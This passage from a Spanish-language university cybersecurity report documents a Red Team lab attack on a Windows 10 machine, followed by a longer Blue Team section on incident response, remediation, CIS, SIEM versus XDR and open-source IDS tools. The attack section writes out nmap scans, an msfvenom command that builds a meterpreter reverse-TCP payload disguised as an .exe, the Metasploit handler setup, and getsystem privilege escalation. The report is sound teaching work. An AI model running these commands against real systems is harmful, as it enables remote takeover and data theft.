
Fuente: elaboración propia.

Luego ya con los privilegios con el comando DEL procedemos el archivo llamado prueba.txt

Figura 78. Archivo .txt en escritorio de la victima.


Fuente: Elaboración propia

Figura 79. Archivo .txt en la Shell reversa.



Fuente: Elaboración propia.

Figura 80. Archivo eliminado.



Fuente: Elaboración propia.

2. A CONTINUACIÓN, LISTE Y DESCRIBA LOS DATOS E INFORMACIÓN DEL ANEXO 4 – ESCENARIO 3 QUE LE FUERON DE AYUDA PARA IDENTIFICAR EL FALLO DE SEGURIDAD ESPECÍFICO EL CUAL ATACA A LA MÁQUINA WINDOWS 10 X64.

13. IDENTIFICACION DE FALLO

- El administrador de dicho equipo se percató que había creado un archivo con extensión .txt ubicado en el escritorio y el cual contenía los campos: Nombre_estudiante_codigo_fecha_actividad el cual había sido borrado.
- mediante un WhatsApp web un compañero de trabajo le envió un archivo con el nombre PoCseminario.exe el cual procedió a descargar y a ejecutar en la computadora afectada.
- El administrador de la computadora afectada menciona las siguientes características de la computadora en general: Tenía un S.O Windows 10 a 64 bits, Los sistemas de seguridad tanto del S. O como externos se encontraban desactivados totalmente (Firewall, Windows Defender, Antivirus entre otros) Contaba con un archivo de texto ubicado en el escritorio, Recuerda haber ejecutado un archivo .exe con el nombre PoC_cedulaestudiante.exe.

  Todos los anteriores datos fueron de relevancia para el análisis y detección del fallo de seguridad porque nos mostraba un antes y un después del ataque y las características del equipo atacado lo cual nos brindaba una ruta a seguir para la investigación de este caso.

3. ¿QUÉ HERRAMIENTA UTILIZÓ PARA PODER IDENTIFICAR LOS FALLOS DE SEGURIDAD DE LA "MÁQUINA WINDOWS 10"? ¿QUÉ PUERTO ABRE LA APLICACIÓN ESPECÍFICA EN EL ANEXO?

14. HERRAMIENTA DE IDENTIFICACION DE FALLOS

Se utilizo NMAP (Network Mapper).


El puerto 443 es el puerto universal de navegación web para el Protocolo Seguro de Transferencia de Hipertexto (HTTPS), la contrapartida segura del HTTP. Es como un guardia que se asegura de que cualquier dato que envíes u obtengas de sitios web se mantenga alejado de ojos indeseados. Este puerto es crucial para garantizar la seguridad de sus actividades en línea, como las compras, la gestión de sus finanzas y el correo electrónico.

4. EXPLIQUE CON SUS PALABRAS Y DE MANERA ESPECÍFICA CÓMO AFECTA EL ATAQUE A LA MÁQUINA (WINDOWS 10 X64), HAGA USO DE GRÁFICOS PARA EXPLICAR EL ATAQUE.

15. EXPLICACION DEL ATAQUE

Bueno lo primero que hizo este ataque fue crear puerta trasera(backdoor) en el en la maquina víctima, dejando expuesto el sistema para ser accedido por el atacante en cualquier momento sin ser detectado, elimino archivos importantes, y también pudieron robar información sensible del sistema, como contraseñas, datos financieros, información personal, etc.

Figura 81. Diagrama del ataque



Fuente: Elaboración propia.

5. DEBERÁ DOCUMENTAR Y ADJUNTAR LOS COMANDOS UTILIZADOS Y EXPLICAR LA ESTRUCTURA DESARROLLADA PARA EL PAYLOAD ADEMÁS DE LOS COMANDOS PARA EJECUTAR EL PAYLOAD.

16. COMANDOS PARA EJECUTAR EL PAYLOAD

16.1 Comandos Nmap

$ *nmap 192.168.0.0/24* (ESCANEAR EQUIPOS EN ESTE SEGMENTO DE RED)

$ *nmap -O --osscan-guess 192.168.0.100* (ESCANEO PROFUNDO PARA DETECTAR SISTEMAS OPERATIVO Y PUERTO DE LA MAQUINA VICTIMA)

16.2 Comandos Msfvenom

$ *msfvenom* -l (LISTA LA CARGA UTIL O PAYLOADS SEGUN SISTEMA OPERATIVO Y ARCHITECTURA.)

$ msfvenom -p Windows/x64/meterpreter/reverse_tcp --platform windows -a x64 LHOST=IP_KALI LPORT=443 -f exe >> /Documents/PoC_92545717.exe

16.3 Comandos Metasploit Framework

$ *msfconsole* (CON ESTE COMANDO ACCEDEMOS A LA CONSOLA DE METASPLOIT)

$ *use exploit/multi/handler* (ESTE COMANDO SIR VE PARA CONFIGURAR EL EQUIPO ATACANTE PARA RECIBIR CONEXIONES ENTRANTES DE UNA VARIEDAD DE EXPLOITS).

$ *set payload windows/x64/meterpreter/reverse_tcp* (SIRVE CONFIGURAR EL PAYLOAD QUE SE UTILIZARÁ EN UN EXPLOIT ESPECÍFICO).

>*set lhost 192.168.0.13* (AQUÍ CON ESTE COMANDO NUESTRA IP DEL ATACANTE EN ESTE CASO)

>*set lport 443* (INGRESAMOS EL PUERTO POR DONDE ESTA ESCUCHANDO).

>*Sysinfo* (NOS MUESTRA LAS CARACTERÍSTICAS E IN FORMACIÓN DE EQUIPO VICTIMA)

Meterpreter>getsystem (POR ÚLTIMO ESTE COMANDO PARA ESCALAR PRIVILEGIOS Y CONVERTIR EN USUARIO DEL SISTEMA).

17. ETAPA 4 CONTENCIÓN DE ATAQUES INFORMÁTICOS

ANALISIS DE ESCENARIO Y ANEXO.

1. ¿ANTE UN ATAQUE INFORMÁTICO EN TIEMPO REAL USTED COMO EXPERTO EN CIBERSEGURIDAD QUÉ PASOS TOMA PARA IDENTIFICAR DICHO ATAQUE? DEBE LISTAR Y EXPLICAR CADA UNO DE ESTOS PASOS.

17.1 Pasos para identificar un ataque

1. **Análisis inicial del ataque**

Lo primero que se debe hacer es identificar y reconocer los rastros del ataque. Esto incluye notificaciones o alertas de sistemas de detección de intrusiones, fallos en el tráfico de red, reportes de usuarios sobre problemas de rendimiento o comportamiento inusual del sistema.

2. **Verificación del ataque**:

Al detectar o encontrar rastros del supuesto ataque el experto en ciberseguridad debe verificar y validar que realmente en ese momento está sucediendo dicho ataque. Este proceso puede solicitar un análisis más minucioso de los logs del sistema, registros de seguridad, la auditoria de los sistemas comprometidos o la utilización y despliegue de herramientas de monitoreo adicionales.

3. **Categorización y clasificación del ataque**

Luego de haberse ya validado que el ataque está sucediendo o sucedió, es de fundamental relevancia categorizarlo y clasificarlos basados en su gravedad y tipo; ósea

determinar de qué tipo de ataque se trata si es de denegación de servicio (DoS), un acceso sin autorización en el sistema, un rasomware, malware, robo de datos entre otros.

4. **Recolección de información**

El experto en ciberseguridad recopilará toda la información que es de vital importancia para el caso. incluidos registros de eventos, registros de red, registros de sistemas, archivos sospechosos, tráfico de red capturado y cualquier otra evidencia digital disponible.

5. **Análisis forense inicial**:

Se realiza un análisis forense creando cadenas custodia salvaguardando los equipos que fueron víctimas del ataque, luego se realizan copias de seguridad o clonados bits a bits de los discos duros y medios de almacenamientos que estuvieron comprometidos en dicho incidente para así tener más claridad y conocer más a profundidad de donde se originó el ataque, identificar por donde entro al sistema, el método de que utilizo para propagarse y cualquier acción maliciosa realizada por el atacante. [53] Esto puede implicar el uso de herramientas forenses especializadas y técnicas de análisis de malware.[54]

6. **Contener el ataque**

Ya sabiendo o conociendo el origen del ataque, es fundamental tomar medidas para contener el ataque así y evitar que se propague aún más. Esto puede incluir el aislamiento de sistemas comprometidos, la desconexión de segmentos de red afectados y la implementación de contramedidas temporales para mitigar el impacto.

[53] MANDIA, K.; PROSISE, C.; PEPE, M. Respuesta a incidentes y análisis forense de computadoras. Barcelona: Pearson, 2011.
[54] CASEY, E. Evidencia digital y delitos informáticos. Ciencia forense, computadoras e Internet. Madrid: Editorial Universitaria Ramón Areces, 2014.

7. **Eliminación del ataque**

Una vez contenido el ataque, el siguiente paso es eliminar por completo la amenaza del sistema. Esto puede implicar la eliminación de archivos maliciosos, la aplicación de parches de seguridad, la reconfiguración de sistemas comprometidos y la eliminación de cuentas de usuario comprometidas.

8. **Recuperación y restauración de imágenes del sistema**

Después de eliminar la amenaza, se procede a restaurar las imágenes o backups de los sistemas que fueron comprometidos por el ataque nuevamente a su estado seguro, funcional y fiable. Lo anterior conlleva a la restauración desde copias de seguridad limpias, la aplicación de políticas de seguridad mejoradas y la implementación de medidas adicionales para prevenir futuros incidentes.

9. **Análisis post-incidente**

Una vez que el sistema ha vuelto a su funcionamiento normal, es vital realizar un análisis post-ataque para entender y corregir los errores cometidos, mejorando así las defensas de seguridad. Esto puede implicar las siguientes actividades: revisar los procedimientos de respuesta a ataques y amenazas, identificar áreas de mejora en la infraestructura de seguridad y actualizar políticas y controles de seguridad.

10. **Informe final y reporte de incidentes**:

Esto se debe realizar basándonos en el tipo de ataque y la gravedad del ataque, puede ser necesario generar un reporte de incidencias a las partes interesadas internas y

externas, tales como la dirección ejecutiva, los equipos de TI, los clientes afectados y las autoridades reguladoras pertinentes. Y es de vital importancia realizar la documentación requerida del ataque de una manera adecuada para con el fin de que queden futuras referencias y análisis de tendencias.

2. ¿TENIENDO EN CUENTA EL ATAQUE EJECUTADO DESDE EL EJERCICIO DE RED TEAM LISTE EL PASO A PASO QUE EJECUTÓ PARA SUBSANAR EL SISTEMA ANTE EL EVENTO DEL PAYLOAD?

17.2 Pasos para subsanar ataque

- Lo primero que se hizo fue desconectar los equipos de la red, con el fin de evitar que el atacante continúe teniendo control de los sistemas y deje de duplicar o propagar el virus.

- Luego se analizó y diagnostico el tipo de virus qué fue utilizado en el ataque. Lo cual nos ayudó entender y comprender como proceder en este caso

- Se reinicia todo el sistema en modo seguro para limitar la cantidad de programas y procesos que se ejecutan, lo que facilita la detección y eliminación del payload.

- No obstante, al no lograr eliminar el payload, se utilizó un USB booteable con Linux Ubuntu u otra versión de Linux. Con esta herramienta, se buscó el archivo del payload y se eliminó, ya que el sistema operativo booteable se carga en la RAM, impidiendo la ejecución del proceso del payload.

- Luego, se procede a escanear todos los sistemas afectados con software antivirus y antimalware actualizado para detectar y eliminar cualquier software malicioso restante.

- Luego, se evaluó el alcance del daño causado por el payload y se validó qué archivos o sistemas habían sido comprometidos y qué información sensible podría haber sido borrada, dañada o robada.

- Luego se restaura la copia de seguridad de los sistemas.

- Se actualizan los parches de seguridad del sistema

- Se cambin todas las contraseñas de las cuentas y sistemas.

3. SABEMOS QUE EXISTEN EQUIPOS BLUE TEAM Y RED TEAM, PERO ENTONCES ¿QUÉ DIFERENCIA EXISTEN ENTRE LOS EQUIPOS ANTES MENCIONADOS CON EL PURPLE TEAM Y EQUIPOS DE RESPUESTA A INCIDENTES INFORMÁTICOS?

18. DIFERENCIAS ENTRE BLUE TEAM, RED TEAM, PURPLE TEAM, CSIRT (EQUIPOS DE RESPUESTA A INCIDENTES INFORMÁTICOS).

- **Blue Team:**

  Se centra en la defensa y protección de los activos de información de una organización. Sus principales objetivos son Implementación y mantenimiento de medidas de seguridad, monitoreo de la infraestructura en busca de actividades sospechosas, respuesta a incidentes de seguridad.

- **Red Team:**

  Simula ataques de un adversario real para evaluar la seguridad de una organización desde una perspectiva externa. Sus principales objetivos son Pruebas de penetración, ingeniería social, análisis de vulnerabilidades,

explotación de sistemas, elaboración de informes detallados sobre debilidades identificadas.

- **Purple Team:**

Actúa como un puente entre Blue Team y Red Team, facilitando la colaboración y el intercambio de conocimientos para mejorar la postura de seguridad. Sus principales objetivos Coordinación de ejercicios de simulación de ataques, revisión de resultados con Blue Team, identificación de áreas de mejora en defensas y políticas de seguridad.[55]

- **CSIRT (Computer Security Incident Response Team):**

Se enfoca en responder a incidentes de seguridad cibernética reales dentro de una organización. Sus principales objetivos son Detección, análisis, contención y eliminación de amenazas, restauración de sistemas afectados, mitigación del impacto, y posterior análisis y recomendaciones para evitar futuros incidentes.[56]

En conclusión, mientras que Blue Team y Red Team se centran en defensa y simulación de ataques respectivamente, Purple Team actúa como intermediario para mejorar la colaboración entre ambos. Por otro lado, CSIRT está dedicado a la respuesta y gestión de incidentes de seguridad cibernética reales.

[55] BEJTLICH, Richard. The Practice of Network Security Monitoring: Understanding Incident Detection and Response. No Starch Press, 2013.
[56] CSIRT. CSIRT. [En línea]. Consultado el 27 de julio de 2024. Disponible en: https://www.csirt.org/.

4. ¿QUÉ FUNCIÓN TIENE CIS "CENTER FOR INTERNET SECURITY" DENTRO DE EQUIPOS BLUETEAM? USTED DEBE REALIZAR UN PEQUEÑO TUTORIAL DE CÓMO FUNCIONA CIS Y QUÉ SE DEBE HACER PARA ENCONTRAR LOS TUTORIALES QUE POSEE.

El CIS provee al equipo Blue Team con recursos y herramientas para reforzar las defensas cibernéticas de una organización. Estos incluyen pautas de seguridad, controles esenciales, herramientas de evaluación y capacitación. El CIS ayuda al Blue Team a configurar sistemas de forma segura, identificar áreas de mejora y mantenerse al tanto de las últimas prácticas en seguridad. En resumen, el CIS es un aliado importante para fortalecer la seguridad del equipo Blue Team contra las amenazas cibernéticas.

19.TUTORIAL CIS

1. **Visita el sitio web del CIS**: Comienza visitando el sitio web oficial del Center for Internet Security en https://www.cisecurity.org/.

2. **Explora los recursos**: En el sitio web del CIS, encontrarás una sección dedicada a recursos, donde podrás encontrar una amplia gama de materiales educativos, guías, herramientas y tutoriales.

3. **Búsquedas específicas**: Utiliza la función de búsqueda del sitio web para encontrar tutoriales específicos sobre temas de seguridad cibernética que te interesen. Por ejemplo, puedes buscar "tutorial de configuración de firewall" o "tutorial de implementación de los Controles de Seguridad Críticos".

4. **Navega por las secciones relevantes**: Explora las diferentes secciones del sitio web que podrían contener tutoriales útiles. Por ejemplo, puedes buscar en la

sección de recursos, guías de seguridad, herramientas de evaluación, o incluso en el blog del CIS, donde a menudo publican artículos informativos y tutoriales.

5. **Regístrate para acceder a contenido exclusivo**: Algunos recursos y tutoriales del CIS pueden requerir registro gratuito en su sitio web. Considera registrarte para acceder a contenido adicional y recibir actualizaciones sobre nuevas publicaciones y eventos relacionados con la seguridad cibernética.

6. **Participa en eventos y capacitaciones**: El CIS también organiza eventos, webinars y programas de capacitación en línea sobre temas de seguridad cibernética. Mantente atento a estas oportunidades para aprender de expertos en el campo y obtener información práctica sobre cómo mejorar la seguridad de tu organización.

5. DEBERÁ DOCUMENTAR MEDIANTE LA ELABORACIÓN UNA TABLA LAS DIFERENCIAS EXISTENTES ENTRE: SIEM Y XDR.

20. DIFERENCIAS ENTRE SIEM Y XDR

Tabla 1. Diferencias SIEM Y XDR

Aspecto	SIEM	XDR
Enfoque	Se centra en la gestión de eventos de seguridad y la recopilación de datos de múltiples fuentes.	Amplía su alcance más allá de la gestión de eventos para incluir la detección, respuesta y análisis de amenazas.
Funcionalidad	Recopila y analiza registros de eventos de seguridad para detectar anomalías y correlacionar incidentes.	Utiliza tecnologías avanzadas para detectar, investigar y responder a amenazas de manera proactiva, integrando datos de diversas fuentes.

Aspecto	SIEM	XDR
Respuesta a amenazas	Ofrece capacidades básicas de respuesta, como alertas y notificaciones.	Proporciona funciones avanzadas de respuesta, incluyendo la capacidad de bloquear amenazas y realizar acciones de remediación automatizada.
Escalabilidad	Puede enfrentar desafíos de escalabilidad con el crecimiento del volumen de datos y la complejidad de la red.	Diseñado para escalar fácilmente para manejar grandes volúmenes de datos y entornos de red complejos.
Integración	Puede integrarse con otras soluciones de seguridad, aunque puede requerir esfuerzos de integración adicionales.	Está diseñado para integrarse sin problemas con herramientas de seguridad existentes, simplificando la implementación y operación.

6. DEFINA POR LO MENOS 3 HERRAMIENTAS DE DETECCIÓN DE ATAQUES INFORMÁTICOS CON LICENCIA GPL.

21. HERRAMIENTAS DE DETECCION DE ATAQUES

1. **Snort**:

    - Descripción: Snort es una de las herramientas de detección de intrusiones de red (IDS) de código abierto más populares. Utiliza reglas de detección

para analizar el tráfico de red en busca de patrones que puedan indicar actividades maliciosas.[57]

- Características principales: Snort es altamente configurable y puede detectar una amplia gama de amenazas, como escaneos de puertos, intentos de intrusión, ataques de denegación de servicio (DoS) y más.
- Sitio web: https://www.snort.org/

2. **Suricata**:

- Descripción: Suricata es otra herramienta de detección de intrusiones de red (IDS) y prevención de intrusiones de red (IPS) de código abierto. Ofrece análisis de tráfico de red en tiempo real y detección de amenazas avanzada.[58]

- Características principales: Suricata es capaz de realizar inspección profunda de paquetes, detección de malware, seguimiento de archivos y mucho más. También es altamente escalable y eficiente en términos de recursos.
- Sitio web: https://suricata.io/

3. **Bro (ahora Zeek)**:

- Descripción: Anteriormente conocido como Bro, Zeek es una poderosa plataforma de análisis de tráfico de red de código abierto. Se utiliza para el monitoreo de seguridad, detección de intrusiones y análisis forense de red.[59]

[57] SNORT. Snort Users Manual 2.9.16. The Snort Project, 8 de abril de 2020. [En línea]. Consultado el 27 de julio de 2024. Disponible en: https://www.snort.org/#documents
[58] SURICATA. Suricata Documentation. [En línea]. Consultado el 27 de julio de 2024. Disponible en: https://docs.suricata.io/en/latest/.
[59] NORTHCUTT, S.; FREDERICK, A.; McMILLAN, S. Detección de intrusiones en redes: Manual del analista. Madrid: Anaya Multimedia, 2014.

- Características principales: Zeek proporciona una visión detallada del tráfico de red y puede identificar conexiones, protocolos y comportamientos sospechosos. También es altamente personalizable y extensible.
- Sitio web: https://zeek.org/

4. **OSSEC**:

- Descripción: OSSEC es una plataforma de detección de intrusos de host (HIDS) de código abierto que monitorea y analiza la actividad del sistema en busca de señales de intrusiones y comportamientos maliciosos.[60]
- Características principales: OSSEC ofrece detección de intrusiones en tiempo real, análisis de registros de eventos, detección de rootkits, alertas y notificaciones, y soporte para integración con otras herramientas de seguridad.
- Sitio web: https://www.ossec.net/

5. **Suricata IDS**:

- Descripción: Suricata IDS es una bifurcación de Suricata centrada específicamente en la detección de intrusiones de red (IDS). Utiliza tecnologías avanzadas como el procesamiento de múltiples hilos y la inspección de paquetes para identificar amenazas en tiempo real.[61]
- Características principales: Suricata IDS ofrece análisis de tráfico de red en tiempo real, detección de ataques, identificación de malware, seguimiento de archivos y soporte para reglas de detección personalizadas.
- Sitio web: https://suricata-ids.org/

[60] OSSEC. OSSEC Documentation. [En línea]. Consultado el 27 de julio de 2024. Disponible en: https://www.ossec.net/docs/.
[61] SURICATA. Suricata Documentation. [En línea]. Consultado el 27 de julio de 2024. Disponible en: https://docs.suricata.io/en/latest/.

6. **Moloch**:

- Descripción: Moloch es una plataforma de análisis de tráfico de red de código abierto diseñada para almacenar y buscar grandes volúmenes de datos de tráfico de red para la detección y respuesta a amenazas.[62]
- Características principales: Moloch proporciona almacenamiento a largo plazo de paquetes de red, indexación rápida de datos, búsqueda flexible, etiquetado de sesiones y capacidades de exportación para análisis forense.
- Sitio web: https://molo.ch/

[62] ARKIME. Arkime Documentation. [En línea]. Consultado el 27 de julio de 2024. Disponible en: https://arkime.com/learn.

22. CONCLUSION

Al finalizar la actividad de evaluación de los equipos Red Team & Blue Team dentro de una organización, se logró obtener una visión amplia sobre sus roles en la detección y mitigación de riesgos informáticos, en línea con criterios éticos y legales. La demostración de vulnerabilidades mediante técnicas de intrusión, realizada de manera ética y responsable, es esencial para fortalecer las defensas de la infraestructura digital y proteger los datos sensibles. Este enfoque proactivo contribuye a mejorar la seguridad cibernética y garantizar la continuidad operativa en un entorno digital en constante evolución.

Esta actividad no solo permitió una evaluación práctica de la seguridad informática, sino que también fomenta una cultura de conciencia y preparación frente a las amenazas cibernéticas. El compromiso con la ética y la responsabilidad en la detección y mitigación de vulnerabilidades se convierte en un pilar fundamental para garantizar la integridad y la protección de los activos digitales de la organización en un mundo cada vez más digitalizado y conectado.

23. RECOMENDACIONES.

Se sugiere incrementar la frecuencia del proceso de evaluación de los equipos Red Team & Blue Team dentro de la empresa, ya que ofrece una perspectiva completa de cómo detectan y manejan los riesgos informáticos de manera ética y legal. Al demostrar vulnerabilidades de forma ética, se refuerzan las defensas digitales y se protegen los datos importantes. Esto fomenta una mentalidad de preparación frente a las amenazas cibernéticas, destacando el compromiso con la ética y la responsabilidad en la protección de los activos digitales. Para mejorar, se sugiere mantener una formación constante, realizar simulaciones realistas, analizar los resultados, fomentar la colaboración entre departamentos, mantener registros detallados, comunicar de forma transparente y evaluar regularmente. Estas acciones podrían fortalecer la seguridad en línea y garantizarán una operatividad continua en un mundo digital en constante cambio.

24. REFERENCIAS BIBLIOGRAFICAS.

ACUNETIX. Acunetix. [En línea]. Consultado el 27 de julio de 2024. Disponible en: https://www.acunetix.com/.

ARKIME. Arkime Documentation. [En línea]. Consultado el 27 de julio de 2024. Disponible en: https://arkime.com/learn.

BEJTLICH, Richard. The Practice of Network Security Monitoring: Understanding Incident Detection and Response. No Starch Press, 2013.

BLACKHAT ETHICAL HACKING. Post Exploitation Techniques: Maintaining Access, Escalating Privileges, Gathering Credentials, Covering Tracks. [En línea]. Consultado el 27 de julio de 2024. Disponible en: https://www.blackhatethicalhacking.com/articles/post-exploitation-techniques-maintaining-access-escalating-privileges-gathering-credentials-covering-tracks/.

CARDWELL, Kevin. Construyendo un Laboratorio Virtual de Pentesting para Pruebas Avanzadas de Penetración. Tercera Edición. Birmingham: Packt Publishing Ltd, 2019.

CASEY, E. Evidencia digital y delitos informáticos. Ciencia forense, computadoras e Internet. Madrid: Editorial Universitaria Ramón Areces, 2014.

CASTRO, Carlos. Pruebas de Penetración e Intrusión. Bogotá: Universidad Piloto de Colombia, 2018.

CASTRO, Martha Irene Romero. Introducción a la Seguridad Informática y el Análisis de Vulnerabilidades. Alicante: Editorial Área de Innovación y Desarrollo, S.L., 2018.

COLOMBIA. CONGRESO DE LA REPÚBLICA. Ley 1273 de 2009. [En línea]. Bogotá Jurídica. Disponible en: https://www.bogotajuridica.gov.co/sisjur/normas/Norma1.jsp?i=34492.

COLOMBIA. CONGRESO DE LA REPÚBLICA. Ley 1581 de 2012: Por la cual se dictan disposiciones generales para la protección de datos personales. DO. No. 48496.

Recuperado de https://www.funcionpublica.gov.co/eva/gestornormativo/norma.php?i=4864.

CONSULTORSALUD. MIPRES Plan de Contingencia Circular 011 Ciberataque. [En línea]. Consultado el 27 de julio de 2024. Disponible en: https://consultorsalud.com/mipres-plan-contingencia-circular-011-ciberata/.

COPNIA. Código de Ética. [En línea]. Consultado el 27 de julio de 2024. Disponible en: https://www.copnia.gov.co/tribunal-de-etica/codigo-de-etica.

CSIRT. CSIRT. [En línea]. Consultado el 27 de julio de 2024. Disponible en: https://www.csirt.org/.

CYBER MANAGEMENT ALLIANCE. Using Metasploit and Nmap to Scan for Vulnerabilities. [En línea]. Consultado el 27 de julio de 2024. Disponible en: https://www.cm-alliance.com/cybersecurity-blog/using-metasploit-and-nmap-to-scan-for-vulnerabilities.

Danilo, Nuela Guananga Byron. Auditoría de la Seguridad Informática para el Honorable Gobierno Provincial de Tungurahua mediante la metodología Open Source Security Testing Methodology Manual. Ambato: Universidad Técnica de Ambato, 2015.

EL COLOMBIANO. El plan de contingencia del MinSalud ante ciberataque que afectó páginas estatales. [En línea]. Consultado el 27 de julio de 2024. Disponible en: https://www.elcolombiano.com/colombia/salud/el-plan-de-contingencia-del-minsalud-ante-ciberataque-que-afecto-paginas-estatales-IL22385159.

ENGLAND, Robert; PIERCE, Jamey; WYLIE, Jeremiah. Penetration Testing For Dummies. Hoboken: John Wiley & Sons, 2020. pp. 56-65.

ENGEBRETSON, Patrick. The Basics of Hacking and Penetration Testing. Ethical Hacking and Penetration Testing Made Easy. Elsevier, 2013.

FADYUSHIN, Vyacheslav; POPO, Andrey. Construyendo un Laboratorio de Pentesting para Redes Inalámbricas. Birmingham: Packt Publishing Ltd, 2016.

GONZALES COTERA, Breiner. Uso de herramientas de Ethical Hacking con Kali Linux para el diagnóstico de vulnerabilidades de la seguridad de la información de la red de la Sede Central de la Universidad de Huánuco. Huánuco: Universidad de Huánuco, 2016.

HERNÁNDEZ, M. Pentesting con OWASP: fases y metodología. Blog de hiberus; Hiberus, 26 de enero de 2022. [En línea]. Disponible en: https://www.hiberus.com/crecemos-contigo/pentesting-owasp-fases-metodologia/.

HOLM SECURITY. What is Exploit-DB Database. [En línea]. Consultado el 27 de julio de 2024. Disponible en: https://support.holmsecurity.com/knowledge/what-is-exploit-db-database.

INCIBE. Ransomware Cyber Attack Against IFX Networks. [En línea]. Consultado el 27 de julio de 2024. Disponible en: https://www.incibe.es/en/incibe-cert/publications/cybersecurity-highlights/ransomware-cyber-attack-against-ifx-networks.

